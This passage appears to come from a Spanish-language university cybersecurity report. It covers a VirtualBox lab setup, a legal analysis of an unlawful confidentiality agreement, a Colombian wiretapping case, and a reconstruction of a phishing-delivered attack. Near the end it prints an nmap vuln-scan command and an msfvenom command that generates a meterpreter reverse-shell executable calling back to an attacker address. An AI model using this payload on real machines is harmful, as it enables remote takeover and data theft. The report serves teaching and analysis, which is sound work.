
1. 01 SO Windows 10
2. 01 SO Kali purple
3. VirtualBox

Figura 18 Banco de trabajo



Fuente: elaboración propia

Figura 19 SO Windows 10



Fuente: elaboración propia


Para la maquina Windows 10, conforme a lo ilustrado en la Figura 19, se puede observar que está basada en una arquitectura de 64 bit, con memora base de 4096 MB, memoria de video 128 MB, controlador grafico habilitado por VBox SVGA. En cuanto al almacenamiento, se habilito 50 GB, con un controlador de audio Intel HD, en cuanto a la red se encuentra configurado como adaptador puente.

Figura 20 SO Kali Linux

Fuente: elaboración propia

Para la maquina Kali purple, conforme a lo ilustrado en la Figura 20, se puede observar que está basada en una arquitectura de 64 bit, con memora base de 5208 MB, memoria de video 16 MB, controlador grafico habilitado por VMSVGA. En cuanto al almacenamiento, se habilito 60,73 GB, con un controlador de audio ICH AC97, en cuanto a la red se encuentra configurado como adaptador puente.

Figura 21 Topología de red



Fuente: elaboración propia

2 ACTUACIÓN ÉTICA Y LEGAL

2.1 Análisis ético y legal de un caso de estudio

Las actividades ilegales en Colombia están establecidas en la Ley 599 de 2000. Código Penal Colombiano, la cual se tomará como insumo para la elaboración del presente apartado.

En primer lugar, el artículo 67 de la ley 906 de 2004, establece el deber de denunciar ante autoridad competente para todas las personas que tengan conocimiento de la comisión de un delito que se deba investigar[9].

Teniendo claro lo anterior, se puede afirmar que los siguientes párrafos presentan inconsistencias legales:

- Primer párrafo

Clausula Primera. Objeto: (…) la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial **o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados**.[10]
Negrillas señalas intencionalmente.

El párrafo anterior en el texto señalado con negrilla está en contravía con el artículo 67 de la ley 906 de 2004, ya que determina una obligación de no denunciar procesos ilegales que se realicen en la empresa HackerHouse.

- Segundo párrafo.

Clausula segunda, definición de información confidencial, numeral 2:

(…) datos secretos como "**datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos**".[11]
Negrillas señalas intencionalmente.

[9] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 906 (31, agosto, 2004) Por la cual se expide el Código de Procedimiento Penal. En: Diario Oficial. Agosto, 2004. Nro. 45.657. p. 7
[10] UNAD. Anexo 3 – Acuerdo [Sitio Web]. Colombia: Consulta: [23 de febrero de 2024]. https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426
[11] Ibid., p. 3.

El párrafo anterior en el texto señalado con negrilla está en contravía de la Ley 1273 de 2009, la cual adiciono a la ley 599 de 2000, los siguientes artículos que tienen que ver con los delitos antes mencionados, así:

Artículo 269A: Acceso abusivo a un sistema informático, estableciéndose el delito en los siguientes casos: caso 1, para las personas que ingresen sin autorización o incumpliendo acuerdo a un sistema informático. Caso 2, para las personas que realicen ataques informáticos persistentes. Pena de prisión de 4 a 8 años y multa de 100 a 1000 salarios mínimos legales mensuales vigentes -SMLMV.

Artículo 269C: Interceptación de datos informáticos, es la acción sin orden judicial para la interceptación de una comunicación, la cual se puede presentar en el espectro electromagnético, un sistema informático, en el origen o en destino de la comunicación. Pena de prisión de 3 a 6 años.

Con lo antes expuesto las líneas resaltadas con negrilla se tornan ilegales porque claramente están indicando que la información obtenida de los delitos señalados anteriormente será tratada como información confidencial, aunque van en contravía de las leyes colombianas.

- Tercer párrafo.

Clausula cuarta, obligaciones de la parte receptora: numeral 3

No denunciar ante las autoridades actividades sospechosas de **espionaje** o cualquier otro proceso en el cual intervenga la **apropiación de información de terceros**.[12]
Negrillas señalas intencionalmente.

El párrafo anterior en el texto señalado con negrilla está en contravía de la Ley 599, articulo 463, espionaje, el cual reza lo siguiente: El que indebidamente obtenga, emplee o revele secreto político, económico o militar relacionado con la seguridad del Estado, incurrirá en prisión de sesenta y cuatro (64) a doscientos dieciséis (216) meses[13], con el agravante de ser un delito en contra de la seguridad nacional.
Así mismo, en lo referente a la apropiación de información de terceros se puede mencionar la ley 1273 de 2012, la cual adiciono a la ley 599 de 2000 el siguiente artículo:

Artículo 269F: Violación de datos personales, en este artículo se tipifica como delito a la persona que sin autorización obtenga, sustraiga, etc., información personal de un fichero, base de datos o similares.

[12] Ibid.., p. 4.
[13] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 599 (24, julio, 2000) Por la cual se expide el Código Penal. En: Diario Oficial. Julio, 2000. Nro. 44.097. p. 304

Por lo antes expuesto, se puede inferir que las líneas resaltadas con negrilla se tornan ilegales al establecer como obligación la no denuncia de las actividades como el espionaje o hurto de información de otras personas.

- Cuarto párrafo.

Clausula cuarta, obligaciones de la parte receptora: numeral 6

La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial **o ilegal sin el previo consentimiento** por escrito por parte de HackerHouse.[14]

Al igual que en el objeto, el párrafo anterior en el texto señalado con negrilla está en contravía con el artículo 67 de la ley 906 de 2004, ya que determina una obligación de no denunciar procesos ilegales que se realicen en la empresa HackerHouse, lo cual va en contravía de lo establecido en las leyes colombianas y dependiendo de la gravedad del delito observado puede llegar a dar cárcel, lo anterior conforme al código penal colombiano, artículo 441.

- Quinto párrafo

Clausula Octava, solución de controversias.

En caso que la **información ilegal** o confidencial sea encontrada en manos del **receptor este deberá acudir a un abogado privado** y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.[15]

El anterior párrafo no constituye un delito como tal, pero carga al receptor de una responsabilidad que claramente permite entender que en HackerHouse se cometen delitos donde se obtienen datos ilegales.

[14] UNAD. UNAD. Anexo 3 – Acuerdo [Sitio Web]. Colombia: Consulta: [23 de febrero de 2024]. https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2426
[15] Ibid., p. 4.

2.2 Reflexiones y toma de decisiones basados en el código de ética para profesionales de ingeniería

Teniendo en cuenta el código de ética en el artículo 31, el cual establece como deber de los profesionales en su literal e, la debida colaboración y autorización a las correspondientes autoridades en su ejercicio profesional para acceder a sitios, documentos, libros, entre otros; así mismo, el literal f, el cual establece la obligación de denunciar las actividades que van en contra de las normas anexando las pruebas correspondientes.

También se destaca el artículo 34, literal a, el cual establece como prohibición especial el celebrar o acceder a labores que se encuentren en contra vía del marco legal colombiano o ejercer labores que superen las capacidades del título profesional

El artículo 35. Literal b, establece en primer lugar la obligación del respeto por las leyes y reglamentos y en segundo lugar, la obligación de denunciar los actos en contra de la ley.

Por lo antes mencionado en primera instancia no aceptaría el acuerdo de confidencialidad teniendo en cuenta todos los párrafos resaltados y explicados en la respuesta a la pregunta 1 y 2, ya que se genera un compromiso sobre varios ilícitos lo cual ponen en riesgo la seguridad jurídica del empleado y posiblemente la estabilidad socioeconómica de personas naturales o jurídicas.

En segunda instancia pondría en conocimiento de la parte contratante las situaciones anómalas que se están consignando en el acuerdo de confidencialidad, lo cual le permitiría a la empresa tener la oportunidad de corregir y actualizar el documento para que cumpla con la normatividad jurídica colombiana, de lo contrario, sería una forma de ratificar que la organización HackerHouse no le importa el cumplimiento de la ley.

En cuanto al contrato, no se hace referencia al mismo en los anexos del trabajo académico, con lo cual no se tiene información sobre las funciones a realizar por el receptor.

En síntesis, no aceptaría el acuerdo de confidencialidad por tener serios problemas de redacción con respecto a delitos informáticos y espionaje, lo cual podría poner en riesgo la seguridad jurídica personal. En cuanto al contrato, no se tienen las funciones generales y específicas para poder determinar las actividades a realizar.

2.3 Punto de vista sobre un cibercrimen realizado en Colombia

El periódico EL TIEMPO publicó el 12 de septiembre 2018, una noticia titulada Capturan al general Humberto Guatibonza por caso de chuzadas, articulo redactado por Valentina Obando y en el cual se expone la captura del General retirado, entre otros funcionarios y exfuncionarios públicos, así como una serie de delitos y ciberdelitos a saber[16]:

- Concierto para delinquir agravado

Ley 599 de 2000, artículo 340:

Este delito se presenta cuando las personas se reúnen para planear y ejecutar delitos, lo cual tiene una pena de prisión de cuarenta y ocho a ciento ocho meses de cárcel.[17]

- Utilización ilícita de redes de comunicaciones

Ley 1453 de 2011, artículo 8, el cual modifico la ley 599 en su artículo 197:

Este delito se presenta cuando una o varias personas adquieran y utilicen dispositivos de redes de comunicación o electrónicos que emitan o capturen señales para fines ilícitos.[18]
Los siguientes delitos se encuentran definidos en la ley 1273 de 2009 la cual adiciono a la Ley 599 de 2000 - Código Penal Colombiano los siguientes:

- 269A: Acceso abusivo a un sistema informático

Este delito se comete cuando una persona no autorizada o excediendo los permisos previamente autorizados logra ingresar a un aplicativo, o permanezca dentro del aplicativo sin autorización[19].

---

[16] EL TIEMPO. Capturan al general Humberto Guatibonza por caso de chuzadas [Sitio Web]. Colombia: Consulta: [19 de febrero de 2024]. Disponible en: https://www.eltiempo.com/justicia/investigacion/capturan-al-general-humberto-guatibonza-por-caso-de-chuzadas-267550#:~:text=La%20Fiscal%C3%ADa%20captur%C3%B3%20al%20general,agosto%20por%20el%20ente%20acusador.

[17] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 599 (24, julio, 2000) Por la cual se expide el Código Penal. En: Diario Oficial. Julio, 2000. Nro. 44.097. p. 238.

[18] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1453 (24, junio, 2011) Por medio de la cual se reforma el Código Penal, el Código de Procedimiento Penal, el Código de Infancia y Adolescencia, las reglas sobre extinción de dominio y se dictan otras disposiciones en materia de seguridad. En: Diario Oficial. Julio, 2000. Nro. 48.110. p. 3.

[19] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 (5, enero, 2009) Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la

- Artículo 269C: Interceptación de datos informáticos.

Este delito se presenta cuando una persona sin autorización legal capture información en el destino, en el origen o en un aplicativo informático, así mismo, para las personas que capturen la información en el espectro electromagnético sin estar autorizados[20].

- Artículo 269E: Uso de software malicioso:

Aplica para la persona que sin autorización cree, comercialice ilegalmente, envié al país o fuera de él, programa malicioso o similar que produzca daños[21].

- Artículo 269F: Violación de datos personales.

Este delito lo comete la persona que sin autorización y para beneficio propio o de terceros, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes.[22]

Según el artículo del periódico EL TIEMPO, los delitos antes mencionados se realizaban por una empresa ilegal que ofrecía paquetes de chuzadas o una red de personas las cuales tenían unos roles definidos para tal fin, por ejemplo, una persona recolectaba la información del objetivo, otra persona realizaba el robo de información, otra persona obtenía comisión por los clientes.

Estos delitos fueron cometidos a personas, empresas privadas, integrantes de la fuerza pública, funcionarios de la rama judicial, entre otros, guardando en carpetas la información recolectada, con lo cual se observa que se afectó los derechos de muchas personas.

Por lo antes expuesto considero muy grave los delitos cometidos por los exfuncionarios y funcionarios públicos a los cuales hace referencia el artículo del periódico EL TIEMPO, ya que permite vislumbrar que en Colombia existen empresas que ofrecen el **ciberdelito como servicio**, lo cual afecta muchos derechos de los ciudadanos por ejemplo, el derecho a la intimidad, generando una percepción de inseguridad para los usuarios del ciberespacio y el espectro electromagnético, lo cual conlleva a un daño al individuo y la socioeconomía, ya que al generar miedo de utilizar dispositivos tecnológicos pierde funcionamiento lo relativo a la industria 4.0 y todo el comercio que se genera en ese mundo.

---

información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero, 2009. Nro. 47.223. p. 5.

[20] Ibid., p. 5.

[21] Ibid.., p. 5.

[22] Ibid…, p. 5.

En cuanto a las implicaciones legales, todos los delitos aquí presentados tienen una pena de prisión mínima de 4 años y multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. Aunado a lo anterior, el escarnio público que reciben los ciberdelincuentes ya que al salir por diferentes medios de comunicación la noticia se vuelve de amplio conocimiento.

En síntesis, la noticia revela una empresa que ofrece el ciberdelito como servicio, en donde se detallan perfiles de algunas personas en la organización delincuencial, la cual interceptaba comunicaciones tanto en el espectro electromagnético como en el ciberespacio, violentando los sistemas de seguridad de los aplicativos para obtener datos personales e información de diferentes personas del orden nacional como políticos, empresarios, funcionarios de la rama judicial, entre otros.

Por lo antes expuesto se puede manifestar que el ciberdelito como servicio es una actividad muy grave que atenta contra la intimidad, el libre desarrollo, el comercio y la seguridad pública y nacional al ser realizada por personas no autorizadas para tal fin y sin conocerse las intenciones reales que tienen las personas que pagan por obtener la información.

Así mismo, los ciberdelitos tienden a conjugarse con otros delitos que atentan contra la seguridad física y mental de las personas, por ejemplo, el caso de las salas n acontecido en corea del sur, en donde los ciberdelincuentes lograban hacerse con información personal de las víctimas, para luego exigirles él envió de fotos intimas las cuales eran publicadas en grupos de Telegram, en algunos casos los ciberdelincuentes cobraban en dólares para que otras personas ingresaran y vieran las imágenes que obtenían de las víctimas, configurándose los delitos de explotación sexual y pornografía infantil.[23]

[23] NETFLIX. Ciberinfierno: La investigación que destapo el horror [Sitio Web]. Corea del sur: Consulta: [22 de febrero de 2024]. Disponible en: https://www.netflix.com/watch/81354041?trackId=255824129&tctx=0%2C0%2Cc77e6363-3e94-476f-bc45-a1f78b0b042a-42959755%2Cc77e6363-3e94-476f-bc45-a1f78b0b042a-42959755%7C2%2Cunknown%2C%2C%2CtitlesResults%2C81354041%2CVideo%3A81354041%2CminiDpPlayButton.

3. EJECUCIÓN PRUEBAS DE INTRUSIÓN

3.1 Descripción herramientas utilizadas en el laboratorio controlado.

Hipervisor VirtualBox

Programa open source multiplataforma el cual permite virtualizar un sistema operativo (SO) de escritorio o servidor con el fin de simular actividades en un entorno seguro sin llegar a afectar al sistema anfitrión.[24]

Kali Linux 64 bits (Atacante)

Anteriormente se conocía como BackTrack Linux, es un SO que permite realizar diferentes pruebas de penetración, algunas personas lo consideran la navaja suiza del campo de las auditorias informáticas[25]

Windows 10 x64 bits (Victima)

Es un SO de la empresa Microsoft, el cual permite utilizar un computador por medio de un ambiente multitarea e interfaz gráfica, generalmente es utilizado para trabajos de ofimática, envió de correos, navegar por internet, visualizar videos, escuchar música, entre otras. A lo largo del tiempo ha tenido múltiples versiones, actualmente se encuentran en la versión 11, pero para la presente actividad se utilizará la versión W10 de 64 bits.[26]

Metasploit

Aplicación open source utilizada para pruebas de penetración en entornos de red y aplicativos, contiene un conjunto de herramientas útiles como pueden ser: exploit, payloads, entre otros. Este programa puede ser utilizado por hackers buenos y por cibercriminales.

Msfvenom

[24] ORACLE. Oracle VM VirtualBox [Sitio Web]. Norte América: 2020Consulta: [26 de febrero de 2024]. Disponible en: https://www.oracle.com/co/a/ocom/docs/oracle-vm-virtualbox-ds-1655169.pdf.
[25] KALI. Características de Kali Linux [Sitio Web]. 2024Consulta: [26 de febrero de 2024]. Disponible en: https://www.kali.org/features/.
[26] SOFTWARELAB.ORG. ¿Qué es Windows? Todo lo que necesita saber [Sitio Web]. : Tibor Moes . Julio de 2023Consulta: [26 de febrero de 2024]. Disponible en: https://softwarelab.org/es/blog/que-es-windows/.

Es una herramienta ejecutable por consola en Linux para crear payloads con los cuales atacar múltiples sistemas operativos, para el caso de estudio permitió generar una comunicación de manera remota a través de meterpreter.[27]

NMAP

Herramienta open source que permite escanear redes y realizar auditorías de ciber seguridad, se puede usar en grandes redes o con equipos personales; según el comando a utilizar se puede conseguir información de los dispositivos activos en la red, los puertos abiertos y sus servicios.

También es utilizado para realizar labores como planeación de actualizaciones, inventarios de los dispositivos utilizados en la red, monitorización de los equipos y servicios.[28]

[27] CHEATSHEET. MsfVenom [Sitio Web]. Consulta: [agosto de 2023]. Disponible en: https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-hosts/msfvenom.
[28] NMAP. Guía de referencia de Nmap (Página de manual) Descripción [Sitio Web]. Nmap. Consulta: [05 de marzo de 2024]. Disponible en: https://nmap.org/man/es/index.html#man-description.

3.2 Identificación del fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

Informe con análisis del caso (Reconocimiento – Información de la víctima)

Realizado la lectura del anexo 4 – escenario 3, se puede inferir lo siguiente:

En primer lugar, el análisis Red Team en el segundo párrafo describen lo mencionado por el administrador del computador hackeado, el cual recibió por la red social WhatsApp un archivo con nombre PoCseminario.exe y posteriormente lo ejecuto en la computadora afectada.

En segundo lugar, se menciona que el antivirus, Windows Defender y el firewall estaban inactivos, por lo cual se entiende que no tenían herramientas de seguridad activas para la protección del dispositivo.

En tercer lugar, se menciona la posibilidad de que el ataque fue realizado mediante un Payload, el cual puede ser generado mediante consola de Linux y aprovechado con Metasploit para generar una sesión remota.

Realizando una búsqueda en internet se encuentra los siguientes términos:

Payload: código malicioso (conjunto de órdenes a ejecutar en un dispositivo) que ejecuta un hacker en el ordenador de una víctima[29].

Meterpreter: payload que habilita la conexión remota en otro computador con el fin de realizar tareas como eliminar un archivo[30].

reverse_tcp: es una comunicación que se realiza en una red a través del protocolo de control de transmisión (TCP) desde el dispositivo objetivo y hacia el dispositivo atacante[31].

Por lo antes mencionado el fallo de seguridad se derivó del administrador del computador al ejecutar un archivo en un computador sin las herramientas de seguridad activadas, permitiendo

[29] KEEPCODING. ¿Qué es Meterpreter? ¿Qué es un payload? [Sitio Web]. Redacción KeepCoding. 3 de julio de 2023Consulta: [28 de febrero de 2024]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/.
[30] Ibid.
[31] "MEDIUM. TCP inverso [Sitio Web]. Aditya Inamdar.
27 de diciembre de 2022Consulta: [28 de febrero de 2024]. Disponible en: https://medium.com/@inamdaraditya98/reverse-tcp-explained-bf322416a62c#:~:text=Reverse%20TCP%20(Transmission%20Control%20Protocol)%20is%20a,system%2C%20rather%20than%20the%20other%20way%20around%E2%80%A6.

el inicio de una sesión de comunicación remota entre el dispositivo objetivo y el dispositivo atacante.

Teniendo en cuenta el marco de trabajo de MAGERIT – versión 3.0 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información[32], se puede afirmar que se presentaron los siguientes ataques intencionados:

A 8 propagación de software dañino, teniendo en cuenta que el atacante envió un archivo malicioso a la víctima por la red social de WhatsApp.

A 11 acceso no autorizado, teniendo en cuenta que el atacante logra acceder al SO Windows por conexión remota sin estar facultado para ello por medio de un exploit.

A 18 destrucción de información, teniendo en cuenta que se afectaron los siguientes activos: datos / información, servicios (acceso), entre otros, lo cual afecto la integridad de un archivo el cual fue eliminado del escritorio del computador.

A 30 ingeniería social[33], teniendo en cuenta que se presentó sobre un activo de tipo personal interno, el cual afecto el CID (confidencialidad, integridad y disponibilidad) de la información.


[32] PORTAL ADMINISTRACIÓN ELECTRÓNICA. MAGERIT v.3 Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información Libro II: Catálogo de Elementos [Sitio Web]. Madrid España: Ministerio de Hacienda y Administraciones Públicas. octubre de 2012 Consulta: [04 de marzo de 2024]. Disponible en: https://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html.

[33] IEEE. Reverse TCP and Social Engineering Attacks in the Era of Big Data [Sitio Web]. New York: Christine Atwell; Thomas Blasi; Thaier Hayajneh. 04 de julio de 2016Consulta: [28 de febrero de 2024]. Disponible en: https://ieeexplore-ieee-org.bibliotecavirtual.unad.edu.co/document/7502270.

3.3 Identificación de fallos en el caso de estudio (reconocimiento – escaneo activo)

Con el fin de verificar los fallos o vulnerabilidades del dispositivo Windows 10 se utilizó la herramienta NMAP y el comando sudo nmap -f --script vuln 192.168.20.18 el cual nos arroja la siguiente imagen:

Figura 22 Comando nmap vuln



Fuente: elaboración propia

De lo anterior se puede observar que los puertos abiertos son:

Tabla 1 Enumeración puertos

Puerto	Estado	Servicio
135	Abierto	Msrpc
139	Abierto	Netbios-ssn
145	Abierto	Microsoft-ds


Fuente: elaboración propia

En cuanto al Payload utilizado se observa que se abrió el puerto 443 y siendo aprovechado por consola de Metasploit para obtener una comunicación remoto-inversa.

Por lo antes expuesto, se observa que en los puertos detectados por Nmap no se encuentra el puerto 443, pero la ejecución del Payload claramente se observa que es el puerto que se aprovechó por el atacante, es necesario decir que el puerto 443 es usado por el protocolo TCP y HTTPS, en otras palabras, se utiliza para establecer una comunicación segura por internet.

1. Análisis del ataque a la maquina Windows 10

Figura 23 Flujo del ataque



Fuente: elaboración propia

El ciber atacante hace uso de ingeniería social para enviar un archivo con un payload a una víctima, la cual no tiene activas las herramientas de seguridad del computador y ejecuta el archivo recibido, la victima sin darse cuenta activa una sesión remota inversa que permite al atacante ingresar al sistema de la víctima.
Lo anterior es posible gracias a la creación de un payload creado en una terminal de Kali Linux usando la siguiente orden:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform
windows -a x64 LHOST=192.168.20.17 LPORT=443 -f exe >>
/home/robinson/Desktop/PoC_18419144.exe
```


Como se puede observar se hace uso de Meterpreter, el cual permite obtener una conexión remota mediante consola invocando el payload reverse_tcp, este payload ataca el protocolo TCP para obtener una conexión desde la víctima y hacia el atacante, así mismo, se configuran la dirección ip del atacante y el puerto 443, este puerto se usa para TCP y HTTPS.
Lo anterior termina afectando a la máquina que tiene SO Windows 10 de manera gravísima ya que el atacante puede obtener acceso al directorio del Sistema Operativo y realizar cualquier función que desee como eliminar, crear, mover archivos, tomar fotos a través de la cámara web, entre otros[34], lo cual pondría en riesgo la información del administrador del computador.

[34] KEEPCODING. ¿Qué es Meterpreter? Comandos de Meterpreter [Sitio Web]. KeepCoding. Consulta: [01 de marzo de 2024]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/.

2. Desarrollo laboratorio anexo 4 – 3, explicación de comandos utilizados y estructura del Payload

